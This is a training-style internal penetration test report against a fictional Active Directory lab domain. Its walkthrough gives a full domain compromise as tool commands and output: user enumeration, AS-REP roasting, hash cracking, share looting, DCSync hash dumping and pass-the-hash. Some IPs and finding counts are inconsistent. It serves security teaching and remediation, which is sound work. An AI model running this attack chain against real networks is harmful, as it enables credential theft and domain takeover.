




# Internal Penetration Test
# Report of Findings

# Spookysec Ltd.

February 7, 2026

*Version 1.0*

Confidential
No part of this document may be disclosed to outside sources without the explicit written authorization.

## Statement of Confidentiality

The contents of this document have been developed by Oriol Jaen Mirabet. Oriol Jaen Mirabet considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Oriol Jaen Mirabet. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Oriol Jaen Mirabet.

The contents of this document do not constitute legal advice. Oriol Jaen Mirabet's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Oriol Jaen Mirabet's external or internal infrastructure.

# Engagement Contacts

| | Spookysec Contacts | |
|---|---|---|
| **Primary Contact** | **Title** | **Primary Contact Email** |
| Robin | Chief Executive Officer | robin@spookysec.local |

| **Secondary Contact** | **Title** | **Secondary Contact Email** |
|---|---|---|
| James | Chief Technical Officer | james@spookysec.local |

| **Assessor Name** | **Title** | **Assessor Contact Email** |
|---|---|---|
| Oriol Jaen Mirabet | Security Consultant | oriol@pentestlab.local |

# Executive Summary

Spookysec Ltd. ("Spookysec" herein) contracted Oriol Jaen Mirabet to perform a Network Penetration Test of Spookysec's internally facing network to identify security weaknesses, determine the impact to Spookysec, document all findings in a clear and repeatable manner, and provide remediation recommendations.

## Approach

Oriol Jaen Mirabet performed testing under a "black box" approach February 7, 2026, to February 7, 2026, without credentials or any advance knowledge of Spookysec's internally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely via a host that was provisioned specifically for this assessment. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Oriol Jaen Mirabet sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Oriol were able to gain a foothold in the internal network, Spookysec allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

## Scope

The scope of this assessment was one internal network range and the SPOOKYSEC.LOCAL Active Directory domain.

### In-Scope Assets

| Host/URL/IP Address | Description |
|---|---|
| 10.80.160.0/24 | Spookysec internal network |
| spookysec.local | Active Directory Domain |

*Table 1: Scope Details*

### Assessment Overview and Recommendations

During the internal penetration test against the spookysec.local Active Directory environment, seven (7) findings were identified that threaten the confidentiality, integrity, and availability of the domain's information systems. The findings were categorized by severity level, with five (5) of the findings being assigned a high-risk rating, one (1) medium-risk, and one (1) informational finding related to enhancing security monitoring capabilities within the internal network.

The tester found the underlying system's patch management to be adequate. None of the findings in this report were related to missing operating system or third-party patches for known vulnerabilities that could directly lead to remote code execution. Each flaw discovered was related to a critical misconfiguration or lack of hardening within the Active Directory architecture and associated services, with all falling under the categories of weak authentication, weak authorization, and excessive privilege assignment.

One finding involved a Kerberos authentication misconfiguration known as AS-REP Roasting. The user account svc-admin had Kerberos pre-authentication disabled (UF_DONT_REQUIRE_PREAUTH), allowing any attacker on the network to request and retrieve an encrypted Kerberos ticket for that user. This ticket could be cracked offline to reveal the account's plaintext password. Service accounts often have elevated privileges, and obtaining such credentials directly enables lateral movement and privilege escalation.

The next issue was a critical chain of weak configurations and excessive permissions. The compromised svc-admin credentials provided read access to a network share (backup), which contained a file (backup_credentials.txt) with encoded

credentials for the privileged backup domain account. This led to the full compromise of the Active Directory NTDS.dit database, exposing the password hashes for every domain user, including the Administrator.

The tester also enumerated a complete list of valid domain users via Kerberos (kerbrute), providing attackers with a precise target list for credential-based attacks. Finally, the tester noticed that assessment activities went entirely unnoticed, indicating a critical gap in security monitoring, detection, and response capabilities. The environment should immediately create a remediation plan addressing all high-risk findings, with priority on securing privileged accounts, enforcing strong password policies, and implementing strict access controls on sensitive shares.

# Network Penetration Test Assessment Summary

Oriol Jaen Mirabet began all testing activities from the perspective of an unauthenticated user on the internal network. Spookysec provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

## Summary of Findings

During the course of testing, Oriol Jaen Mirabet uncovered a total of seven (7) findings that pose a material risk to Spookysec's information systems. Oriol Jaen Mirabet also identified one informational finding that, if addressed, could further strengthen Spookysec's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below table provides a summary of the findings by severity level.

| Finding Severity | | | |
|---|---|---|---|
| High | Medium | Low | Total |
| 5 | 1 | 0 | 6 |

*Table 2: Severity Summary*

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

| Finding # | Severity Level | Finding Name |
|---|---|---|
| 1. | High | AS-REP Roasting (Kerberos Pre-Authentication Disabled) |
| 2. | High | Weak Service Account Credentials & Credential Exposure |
| 3. | High | Excessive Backup Share Permissions Leading to Domain Compromise |
| 4. | High | Re-use of Domain Administrator Credentials Across Systems |
| 5. | High | Weak Active Directory User Passwords (NTLM Hashes) |
| 6. | Medium | Domain User Enumeration via Kerberos (Information Disclosure) |
| 7. | Info | Enhance Security Monitoring Capabilities |

*Table 3: Finding List*

# Internal Network Compromise Walkthrough

During the course of the assessment, Oriol Jaen Mirabet was able to gain a foothold via the internal network, move laterally, and compromise the SPOOKYSEC.LOCAL Active Directory domain, achieving full Domain Administrator access. The steps below demonstrate the attack path from initial access to complete domain compromise and does not include all vulnerabilities and misconfigurations discovered. Any issues not used as part of the path to compromise are listed as separate, standalone findings in Section 7. The intent of this attack chain is to demonstrate the impact of each vulnerability and how they chain together to produce the overall risk to the environment.

## Detailed Walkthrough

Oriol Jaen Mirabet performed the following steps to fully compromise the SPOOKYSEC.LOCAL domain:

**High-Level Attack Chain:**

**1.** Performed Kerberos user enumeration via **kerbrute** against the SPOOKYSEC.LOCAL domain, enumerating a full list of valid domain user accounts without authentication.

```
$ ./kerbrute_linux_amd64 userenum --dc spookysec.local -d spookysec.local userlist.txt


    __           __               __
   / /___ ____  / /_  _______  __/ /____
  / //_/ _ \/ __ \/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /_/ / / / / /__/ / /_/ / /_/  __/
/_/|_|\___/_/ /_/_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - Ronnie Flathers @ropnop

2021/09/01 10:15:00 >  Using KDC(s):
2021/09/01 10:15:00 >  spookysec.local:88
...
[+] VALID USERNAME: james@spookysec.local
[+] VALID USERNAME: svc-admin@spookysec.local
[+] VALID USERNAME: robin@spookysec.local
[+] VALID USERNAME: backup@spookysec.local
...
```





*Figure 1: Kerberos User Enumeration with kerbrute*

**2.** Identified the account **svc-admin** had Kerberos pre-authentication disabled (UF_DONT_REQUIRE_PREAUTH) and performed AS-REP Roasting using **GetNPUsers.py** to retrieve an encrypted AS-REP hash for the account.

```
$ python3 GetNPUsers.py spookysec.local/ -usersfile valid_users.txt -no-pass -dc-ip 10.10.181.132

Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:a62a1...<HASH>...
```





*Figure 2: AS-REP Roasting with GetNPUsers.py*

**3.** Cracked the retrieved AS-REP hash offline using **hashcat** (mode 18200) with the rockyou.txt wordlist, recovering the plaintext credential: **svc-admin:management2005**.

```
$ hashcat -m 18200 svc-admin.hash /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:<HASH>:management2005

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5 AS-REP etype 23
```





*Figure 3: Cracking AS-REP Hash with hashcat*

**4.** Authenticated to SMB using svc-admin credentials and enumerated accessible shares. Discovered the "backup" share readable by svc-admin, which contained the file **backup_credentials.txt**.

```
$ smbclient -L //10.10.181.132 -U svc-admin%management2005

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share

$ smbclient //10.10.181.132/backup -U svc-admin%management2005
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 19:08:39 2020
  ..                                  D        0  Sat Apr  4 19:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 19:08:53 2020
smb: \> get backup_credentials.txt
```

```
/home/kali/TryHackme/AttacktiveDirectory/scripts > with root@OJM nxc smb 10.80.164.43 -u svc-admin -p management2005
SMB         10.80.164.43    445    ATTACKTIVEDIREC  [*] Windows 10 / Server 2019 Build 17763 x64 (name:ATTACKTIVEDIREC) (domain:spookysec.local) (signing:True) (SMBv1:False)
SMB         10.80.164.43    445    ATTACKTIVEDIREC  [+] spookysec.local\svc-admin:management2005

/home/kali/TryHackme/AttacktiveDirectory/scripts > with root@OJM nxc smb 10.80.164.43 -u svc-admin -p management2005 --shares
SMB         10.80.164.43    445    ATTACKTIVEDIREC  [*] Windows 10 / Server 2019 Build 17763 x64 (name:ATTACKTIVEDIREC) (domain:spookysec.local) (signing:True) (SMBv1:False)
SMB         10.80.164.43    445    ATTACKTIVEDIREC  [+] spookysec.local\svc-admin:management2005
SMB         10.80.164.43    445    ATTACKTIVEDIREC  [*] Enumerated shares
SMB         10.80.164.43    445    ATTACKTIVEDIREC  Share           Permissions     Remark
SMB         10.80.164.43    445    ATTACKTIVEDIREC  -----           -----------     ------
SMB         10.80.164.43    445    ATTACKTIVEDIREC  ADMIN$                          Remote Admin
SMB         10.80.164.43    445    ATTACKTIVEDIREC  backup          READ
SMB         10.80.164.43    445    ATTACKTIVEDIREC  C$                              Default share
SMB         10.80.164.43    445    ATTACKTIVEDIREC  IPC$            READ            Remote IPC
SMB         10.80.164.43    445    ATTACKTIVEDIREC  NETLOGON        READ            Logon server share
SMB         10.80.164.43    445    ATTACKTIVEDIREC  SYSVOL          READ            Logon server share

/home/kali/TryHackme/AttacktiveDirectory/scripts > with root@OJM took 4s
```

```
/home/kali/TryHackme/AttacktiveDirectory/content/smb > with root@OJM took 10s nxc smb 10.80.164.43 -u svc-admin -p management2005 --shares
SMB         10.80.164.43    445    ATTACKTIVEDIREC  [*] Windows 10 / Server 2019 Build 17763 x64 (name:ATTACKTIVEDIREC) (domain:spookysec.local) (signing:True) (SMBv1:False)
SMB         10.80.164.43    445    ATTACKTIVEDIREC  [+] spookysec.local\svc-admin:management2005
SMB         10.80.164.43    445    ATTACKTIVEDIREC  [*] Enumerated shares
SMB         10.80.164.43    445    ATTACKTIVEDIREC  Share           Permissions     Remark
SMB         10.80.164.43    445    ATTACKTIVEDIREC  -----           -----------     ------
SMB         10.80.164.43    445    ATTACKTIVEDIREC  ADMIN$                          Remote Admin
SMB         10.80.164.43    445    ATTACKTIVEDIREC  backup          READ
SMB         10.80.164.43    445    ATTACKTIVEDIREC  C$                              Default share
SMB         10.80.164.43    445    ATTACKTIVEDIREC  IPC$            READ            Remote IPC
SMB         10.80.164.43    445    ATTACKTIVEDIREC  NETLOGON        READ            Logon server share
SMB         10.80.164.43    445    ATTACKTIVEDIREC  SYSVOL          READ            Logon server share

/home/kali/TryHackme/AttacktiveDirectory/content/smb > with root@OJM took 3s smbclient \\\\spookysec.local\\backup --user svc-admin
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Apr  4 21:08:39 2020
  ..                                  D        0  Sat Apr  4 21:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 21:08:53 2020

                8247551 blocks of size 4096. 3567263 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \> exit
```

*Figure 4: SMB Share Enumeration and backup_credentials.txt Discovery*

**5.** Retrieved and decoded the Base64-encoded credentials from backup_credentials.txt, recovering valid credentials for the backup domain account (backup@spookysec.local).

```
$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

$ echo 'YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw' | base64 -d
backup@spookysec.local:backup2517860
```





*Figure 5: Decoding Base64 Credentials from backup_credentials.txt*

**6.** Leveraged the backup account's DCSync rights (Replicating Directory Changes permissions) to perform a DCSync attack using **secretsdump.py**, dumping the full NTDS.dit database and extracting NTLM hashes for all domain users including the Domain Administrator.

```
$ python3 secretsdump.py -just-dc backup@10.10.181.132

Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation
Password:

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0938c1580796561bc1d3161a2f76dcc2:::
svc-admin:1103:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08a5b52a566697e0c1e9a64c:::
```

*Figure 6: DCSync Attack with secretsdump.py*

**7.** Authenticated as Domain Administrator using Pass-the-Hash via **Evil-WinRM**, achieving full SPOOKYSEC.LOCAL domain compromise.


```
$ evil-winrm -i 10.10.181.132 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
spookysec\administrator

*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
AttacktiveDirectory
```







*Figure 7: Domain Compromise via Pass-the-Hash with Evil-WinRM*

# Remediation Summary

As a result of this assessment there are several opportunities for Spookysec to strengthen its Active Directory security posture. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Spookysec should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

## Short Term

- [Finding 1 - AS-REP Roasting] — Enable Kerberos pre-authentication for all user accounts. Review AD user attributes and remove UF_DONT_REQUIRE_PREAUTH from all accounts that do not have a documented, justified business need.
- [Finding 2 - Weak Service Account Credentials] — Immediately reset the svc-admin password to a randomly generated passphrase of at least 25 characters. Enforce strong password policies for all service accounts.
- [Finding 3 - Excessive Share Permissions] — Remove the "backup" share or restrict its permissions to only explicitly required accounts. Remove or securely store any files containing credentials from accessible shares immediately.
- [Domain Compromise] — Enforce a full password reset for all domain accounts given the complete NTDS.dit dump was obtained. Invalidate all current Kerberos tickets by double-resetting the krbtgt account password.

## Medium Term

- [Finding 4 - Credential Re-use] — Audit all systems for shared local Administrator credentials. Deploy Microsoft LAPS (Local Administrator Password Solution) to enforce unique, rotating local admin passwords on every workstation and server.
- [Finding 5 - Weak AD Passwords] — Implement and enforce a domain password policy requiring a minimum of 12 characters, complexity requirements, and periodic audits using tools such as DSInternals or Lithnet Password Protection to block use of compromised passwords.
- [Finding 6 - User Enumeration via Kerberos] — Restrict unauthenticated Kerberos requests at the network level where possible. Consider deploying a deception account to detect enumeration activity.

## Long Term

- [Finding 7 - Monitoring Gap] — Deploy a SIEM solution and enable advanced audit policies to log Kerberos pre-authentication failures (Event ID 4768), DCSync activity (Event ID 4662), and SMB access to sensitive shares. Establish a Security Operations Center (SOC) capability or engage a Managed Detection and Response (MDR) provider.
- Perform ongoing internal network vulnerability assessments and periodic Active Directory security assessments (Purple Team exercises). Educate system and network administrators on AD hardening best practices.
- Enhance network segmentation to isolate Domain Controllers and limit the blast radius of any future internal compromise. Implement Privileged Access Workstations (PAWs) for all administrative activity.

# Technical Findings Details

## 1. AS-REP Roasting (Kerberos Pre-Authentication Disabled) — High

| | |
|---|---|
| **CWE** | CWE-287: Improper Authentication |
| **CVSS 3.1 Score** | 8.1 (High) \| AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N |
| **Description (Incl. Root Cause)** | The domain account svc-admin had the UF_DONT_REQUIRE_PREAUTH flag set in Active Directory, disabling the Kerberos pre-authentication requirement. This allows any unauthenticated user on the network to request an AS-REP ticket for the account, which is encrypted with a key derived from the user's password and can be cracked offline. |
| **Security Impact** | An attacker with network access to the Domain Controller can retrieve an encrypted Kerberos ticket for svc-admin without any credentials. If the password is weak (as was the case here: management2005), it can be cracked offline with no interaction with the target, providing valid domain credentials and enabling further lateral movement and privilege escalation. |
| **Affected Domain / Host(s)** | SPOOKYSEC.LOCAL |
| **Remediation** | • Enable Kerberos pre-authentication for all accounts. Audit with: Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties DoesNotRequirePreAuth<br>• If pre-auth must be disabled for legacy compatibility, enforce a strong (25+ character) password<br>• Monitor for AS-REP requests (Event ID 4768 with Pre-Authentication Type 0x0) |
| **External References** | MITRE ATT&CK T1558.004 \| CWE-287 \| MS-KILE Kerberos Protocol Extensions |

**Finding Evidence:**

Performing AS-REP Roasting against the SPOOKYSEC.LOCAL domain using GetNPUsers.py from the Impacket toolkit.

```
$ python3 GetNPUsers.py spookysec.local/ -usersfile valid_users.txt -no-pass -dc-ip 10.10.181.132

Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:a62a1f7d5...<REDACTED>
```

*Figure 8: AS-REP Roasting - Retrieving Hash for svc-admin*

## 2. Weak Service Account Credentials & Credential Exposure — High

| | |
|---|---|
| **CWE** | CWE-521: Weak Password Requirements |
| **CVSS 3.1 Score** | 8.8 (High) \| AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H |
| **Description (Incl. Root Cause)** | The service account svc-admin was configured with the weak password "management2005", present in common password dictionaries. Additionally, the backup share exposed a credentials file (backup_credentials.txt) containing Base64-encoded credentials for the privileged backup domain account in plaintext on an accessible network share. |
| **Security Impact** | The weak svc-admin password was cracked in minutes from the AS-REP hash. The exposed backup credentials provided direct access to DCSync-capable privileges, leading to full domain compromise. Any domain user with read access to the backup share could have performed the same attack chain without needing to crack any hash. |
| **Affected Domain / Host(s)** | SPOOKYSEC.LOCAL |
| **Remediation** | • Reset svc-admin and backup account passwords immediately to randomly-generated passphrases of 25+ characters<br>• Implement a Fine-Grained Password Policy (FGPP) for all service accounts enforcing minimum 25 characters<br>• Remove all credential files from network shares and use a secrets management vault (e.g., HashiCorp Vault, CyberArk) for storing privileged credentials |
| **External References** | MITRE ATT&CK T1110.002 \| CWE-521 \| NIST SP 800-63B Digital Identity Guidelines |

**Finding Evidence:**

Cracking the AS-REP hash for svc-admin using hashcat to reveal the plaintext password.

```
$ hashcat -m 18200 svc-admin.hash /usr/share/wordlists/rockyou.txt

$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:<HASH>:management2005

Status: Cracked
```

*Figure 9: Cracking svc-admin Hash with hashcat*

## 3. Excessive Backup Share Permissions Leading to Domain Compromise — High

| | |
|---|---|
| **CWE** | CWE-732: Incorrect Permission Assignment for Critical Resource |
| **CVSS 3.1 Score** | 8.8 (High) |
| **Description (Incl. Root Cause)** | The SMB share "backup" was accessible to the svc-admin account and contained the file backup_credentials.txt with Base64-encoded credentials for the backup domain account. This account possessed DCSync rights (Replicating Directory Changes / Replicating Directory Changes All) on the domain, enabling full NTDS.dit dump. |
| **Security Impact** | Full Active Directory compromise. All domain user password hashes (including Domain Administrator) were obtained via DCSync, allowing Pass-the-Hash attacks and persistent domain access. This single misconfiguration, combined with the credential exposure, was sufficient to achieve complete domain takeover. |
| **Affected Domain / Host(s)** | SPOOKYSEC.LOCAL |
